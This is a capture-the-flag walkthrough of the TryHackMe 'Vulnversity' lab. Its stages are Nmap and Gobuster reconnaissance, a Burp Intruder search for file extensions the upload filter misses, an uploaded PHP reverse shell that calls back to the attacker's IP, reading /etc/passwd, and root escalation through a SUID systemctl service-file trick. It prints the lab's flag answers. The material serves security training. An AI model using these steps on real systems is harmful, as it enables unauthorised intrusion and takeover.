Task 2 Reconnaissance

Gather information about this machine using a network scanning tool called . Check out the Nmap room for more on this! Nmap

Need a Linux machine with Nmap on? Deploy your own AttackBox and control it with your browser.

Answer the questions below

Scan the box: **nmap -sV 10.10.133.2**

Nmap is a free, open-source and powerful tool used to discover hosts and services on a computer network. In our example, we use Nmap to scan this machine to identify all services running on a particular port. Nmap has many capabilities; a table summarises some of its functionality below.

Nmap flag	Description
-sV	Attempts to determine the version of the services running
-p <x> or -p-	Port scan for port <x> or scan all ports
-Pn	Disable host discovery and scan for open ports
-A	Enables OS and version detection, executes in-build scripts for further enumeration
-sC	Scan with the default Nmap scripts
-v	Verbose mode
-sU	UDP port scan
-sS	TCP SYN port scan

Scan the box; how many ports are open? 6

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -Pn 10.10.133.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 03:39 EDT
Nmap scan report for 10.10.133.2
Host is up (0.24s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE
21/tcp   open  ftp
22/tcp   open  ssh
139/tcp  open  netbios-ssn
445/tcp  open  microsoft-ds
3128/tcp open  squid-http
3333/tcp open  dec-notes
```

What version of the squid proxy is running on the machine? 3.5.12

```
┌──(root㉿kali)-[/home/kali]
└─# nmap -sV -sC 10.10.133.2
Starting Nmap 7.93 ( https://nmap.org ) at 2023-05-30 03:49 EDT
Nmap scan report for 10.10.133.2
Host is up (0.25s latency).
Not shown: 994 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 3.0.3
22/tcp   open  ssh         OpenSSH 7.2p2 Ubuntu 4ubuntu2.7 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 5a4ffcb8c8761cb5851cacb286411c5a (RSA)
|_  256 ac9dec44610c28850088e968e9d0cb3d (ECDSA)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 4.3.11-Ubuntu (workgroup: WORKGROUP)
3128/tcp open  http-proxy  Squid http proxy 3.5.12
|_http-title: ERROR: The requested URL could not be retrieved
3333/tcp open  http        Apache httpd 2.4.18 ((Ubuntu))
|_http-title: Vuln University
Service Info: Host: VULNUNIVERSITY; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
| smb-os-discovery:
|   OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
|   Computer name: vulnuniversity
|   NetBIOS computer name: VULNUNIVERSITY\x00
|   Domain name: \x00
|   FQDN: vulnuniversity
|_  System time: 2023-05-30T03:50:42-04:00
| smb2-time:
|   date: 2023-05-30T07:50:42
|_  start_date: N/A
|_clock-skew: mean: 1h20m22s, deviation: 2h18m34s, median: 22s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
|_nbstat: NetBIOS name: VULNUNIVERSITY, NetBIOS user: <unknown>, NetBIOS MAC: 000000000000 (Xerox)
| smb2-security-mode:
|   311:
|_    Message signing enabled but not required

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 125.13 seconds
```

How many ports will Nmap scan if the flag -p-400 was used? 400

man nmap| less +/-p-


What is the most likely operating system this machine is running? Ubuntu

What port is the web server running on? 3333

It's essential to ensure you are always doing your reconnaissance thoroughly before progressing. Knowing all open services (which can all be points of exploitation) is very important, don't forget that ports on a higher range might be open, so constantly scan ports after 1000 (even if you leave checking in the background).

What is the flag for enabling verbose mode using Nmap? -v

Task 3 Locating directories using Gobuster



Using a fast directory discovery tool called `Gobuster`, you will locate a directory to which you can use to upload a shell.

Answer the questions below

Let's first start by scanning the website to find any hidden directories. To do this, we're going to use Gobuster.

Gobuster is a tool used to brute-force URIs (directories and files), DNS subdomains, and virtual host names. For this machine, we will focus on using it to brute-force directories.

Download Gobuster here, or if you're on Kali Linux run **sudo apt-get install gobuster**

To get started, you will need a wordlist for Gobuster (which will be used to quickly go through the wordlist to identify if a public directory is available. If you are using Kali Linux, you can find many wordlists under **/usr/share/wordlists**. You can also use the wordlist for directories located at **/usr/share/wordlists/dirbuster/directory-list-1.0.txt** in the AttackBox.

Now let's run Gobuster with a wordlist using **gobuster dir -u http://10.10.133.2:3333 -w <word list location>**

Gobuster flag	Description
-e	Print the full URLs in your console
-u	The target URL
-w	Path to your wordlist
-U and -P	Username and Password for Basic Auth
-p **<x>**	Proxy to use for requests
-c <http cookies>	Specify a cookie for simulating your auth

What is the directory that has an upload form page? /internal/

```
┌──(root㉿kali)-[/usr/share/wordlists/dirbuster]
└─# gobuster dir -u http://10.10.133.2:3333 -w directory-list-lowercase-2.3-small.txt
===============================================================
Gobuster v3.5
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.133.2:3333
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                directory-list-lowercase-2.3-small.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.5
[+] Timeout:                 10s
===============================================================
2023/05/30 04:18:12 Starting gobuster in directory enumeration mode
===============================================================
/images               (Status: 301) [Size: 318] [--> http://10.10.133.2:3333/images/]
/css                  (Status: 301) [Size: 315] [--> http://10.10.133.2:3333/css/]
/js                   (Status: 301) [Size: 314] [--> http://10.10.133.2:3333/js/]
/fonts                (Status: 301) [Size: 317] [--> http://10.10.133.2:3333/fonts/]
/internal             (Status: 301) [Size: 320] [--> http://10.10.133.2:3333/internal/]
Progress: 2891 / 81644 (3.54%)
```

Task 4 Compromise the Webserver

Now that you have found a form to upload files, we can leverage this to upload and execute our payload, which will lead to compromising the web server.

Answer the questions below

What common file type you'd want to upload to exploit the server is blocked? Try a couple to find out.

Answer format: .***

Submit

We will fuzz the upload form to identify which extensions are not blocked.

To do this, we're going to use BurpSuite. If you need clarification on what BurpSuite is or how to set it up, please complete our BurpSuite module first.

No answer needed

Completed

We're going to use Intruder (used for automating customised attacks).


To begin, make a wordlist with the following extensions:

- .php
- .php3
- .php4
- .php5
- .phtml

```
[root:/tmp]# cat phpext.txt
.php
.php3
.php4
.php5
.phtml
```

Now make sure BurpSuite is configured to intercept all your browser traffic. Upload a file; once this request is captured, send it to the Intruder. Click on "Payloads" and select the "Sniper" attack type.

Click the "Positions" tab now, find the filename and "Add §" to the extension. It should look like so:



➔ .php

Click the "Positions" tab now, find the filename and "Add §" to the extension. It should look like so:

Payload Positions

Configure the positions where payloads will be inserted into the base request. The att
- see help for full details.

Attack type: Sniper

```
POST /internal/index.php HTTP/1.1
Host: 192.168.1.122:3333
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 F
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://192.168.1.122:3333/internal/index.php
Content-Type: multipart/form-data; boundary=---------------------------
Content-Length: 5836
Connection: close
Upgrade-Insecure-Requests: 1

-----------------------------18279419910032739027982049 59
Content-Disposition: form-data; name="file"; filename="shell§.php§"
Content-Type: application/x-php
```

Run this attack, what extension is allowed?

Answer format: .*****

Submit

Now that we know what extension we can use for our payload, we can progress.

We are going to use a PHP reverse shell as our payload. A reverse shell works by being called on the remote host and forcing this host to make a connection to you. So you'll listen for incoming connections, upload and execute your shell, which will beacon out to you to control!

Download the following reverse PHP shell here.

To gain remote access to this machine, follow these steps:


1. Edit the php-reverse-shell.php file and edit the ip to be your tun0 ip (you can get this by going to http://10.10.10.10 in the browser of your TryHackMe connected device).
2. Rename this file to php-reverse-shell.phtml
3. We're now going to listen to incoming connections using netcat. Run the following command: **nc -lvnp 1234**
4. Upload your shell and navigate to **http://10.10.133.2:3333/internal/uploads/php-reverse-shell.phtml** - This will execute your payload
5. You should see a connection on your Netcat session


```
[root:~]# nc -lvnp 4444
listening on [any] 4444 ...
connect to [192.168.1.130] from (UNKNOWN) [192.168.1.122] 56924
Linux vulnuniversity 4.4.0-142-generic #168-Ubuntu SMP Wed Jan 16 21:00:4
 22:39:49 up 30 min,  0 users,  load average: 0.00, 0.00, 0.00
USER     TTY      FROM              LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: 0: can't access tty; job control turned off
$
```

➔ Run this attack, what extension is allowed? .phtml

Target: http://10.10.133.2:3333


```
1  POST /internal/index.php HTTP/1.1
2  Host: 10.10.133.2:3333
3  User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:102.0) Gecko/20100101 Firefox/102.0
4  Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Content-Type: multipart/form-data; boundary=---------------------------374162537255061327441660739 53
8  Content-Length: 367
9  Origin: http://10.10.133.2:3333
10 Connection: close
11 Referer: http://10.10.133.2:3333/internal/index.php
12 Upgrade-Insecure-Requests: 1
13
14 -----------------------------374162537255061327441660739 53
15 Content-Disposition: form-data; name="file"; filename="§vulnversity.txt§"
16 Content-Type: text/plain
17
18 -----------------------------374162537255061327441660739 53
19 Content-Disposition: form-data; name="submit"
20
21 Submit
22 -----------------------------374162537255061327441660739 53--
23
```






Request	Payload	Status	Error	Timeout	Length	Comment
0		200			737	
1	php	200			737	
2	php3	200			737	
3	php4	200			737	
4	php5	200			737	
5	phtml	200			723	

➔ Phtml



```
set_time_limit (0);
$VERSION = "1.0";
$ip = '10.18.52.203';  // CHANGE THIS
$port = 8888;       // CHANGE THIS
$chunk_size = 1400;
$write_a = null;
$error_a = null;
$shell = 'uname -a; w; id; /bin/sh -i';
$daemon = 0;
$debug = 0;
```




```
$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:119:ftp daemon,,,:/srv/ftp:/bin/false
bill:x:1000:1000:,,,:/home/bill:/bin/bash
```

What is the name of the user who manages the webserver? bill

```
$ cd /home
$ ls
bill
$ cd bill
$ ls
user.txt
$ cat user.txt
8bd7992fbe8a6ad22a63361004cfcedb
$
```

What is the user flag? 8bd7992fbe8a6ad22a63361004cfcedb


Task 5 Privilege Escalation

Now that you have compromised this machine, we will escalate our privileges and become the superuser (root).

Answer the questions below

In Linux, SUID (**set owner userId upon execution**) is a particular type of file permission given to a file. SUID gives temporary permissions to a user to run the program/file with the permission of the file owner (rather than the user who runs it).

For example, the binary file to change your password has the SUID bit set on it (/usr/bin/passwd). This is because to change your password; it will need to write to the shadowers file that you do not have access to, root does; so it has root privileges to make the right changes.



On the system, search for all SUID files. Which file stands out?

On the system, search for all SUID files. Which file stands out? /bin/systemctl

```
$ find / -perm -u=s -type f 2>/dev/null
/usr/bin/newuidmap
/usr/bin/chfn
/usr/bin/newgidmap
/usr/bin/sudo
/usr/bin/chsh
/usr/bin/passwd
/usr/bin/pkexec
/usr/bin/newgrp
/usr/bin/gpasswd
/usr/bin/at
/usr/lib/snapd/snap-confine
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/openssh/ssh-keysign
/usr/lib/eject/dmcrypt-get-device
/usr/lib/squid/pinger
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/x86_64-linux-gnu/lxc/lxc-user-nic
/bin/su
/bin/ntfs-3g
/bin/mount
/bin/ping6
/bin/umount
/bin/systemctl
/bin/ping
/bin/fusermount
/sbin/mount.cifs
$
```

It's challenge time! We have guided you through this far. Can you exploit this system further to escalate your privileges and get the final answer?

TryHackMe | Vulnversity × • Index of /internal/uploads × systemctl | GTFOBins ×

https://gtfobins.github.io/gtfobins/systemctl/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB

.. / systemctl

Star 8,435

SUID Sudo

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to ac system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit th

SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which systemctl) .

TF=$(mktemp).service
echo '[Service]
Type=oneshot
ExecStart=/bin/sh -c "id > /tmp/output"
[Install]
WantedBy=multi-user.target' > $TF
./systemctl link $TF
./systemctl enable --now $TF
```

Sudo

```
$ ls /tmp
systemd-private-ba717b6885ce4dbb8c45e43f8636370b-systemd-timesyncd.service-C2JV25
$ TF=$(mktemp).service
$ echo '[Service]
> ExecStart=/bin/sh -c "cat /root/root.txt > /tmp/flag.txt"
> [Install]
> WantedBy=multi-user.target' > $TF
$ sudo systemctl link $TF
sudo: no tty present and no askpass program specified
$ /bin/systemctl link $TF
Created symlink from /etc/systemd/system/tmp.UxOVBQJQTx.service to /tmp/tmp.UxOVBQJQTx.service.
$ /bin/systemctl enable --now $TF
Created symlink from /etc/systemd/system/multi-user.target.wants/tmp.UxOVBQJQTx.service to /tmp/tmp.UxOVBQJQTx.service.
$ ls /tmp
flag.txt
systemd-private-ba717b6885ce4dbb8c45e43f8636370b-systemd-timesyncd.service-C2JV25
tmp.UxOVBQJQTx
tmp.UxOVBQJQTx.service
$ cat /tmp/flag.txt
a58ff8579f0a9270368d33a9966c7fd5
$
```

Become root and get the last flag (/root/root.txt) :a58ff8579f0a9270368d33a9966c7fd5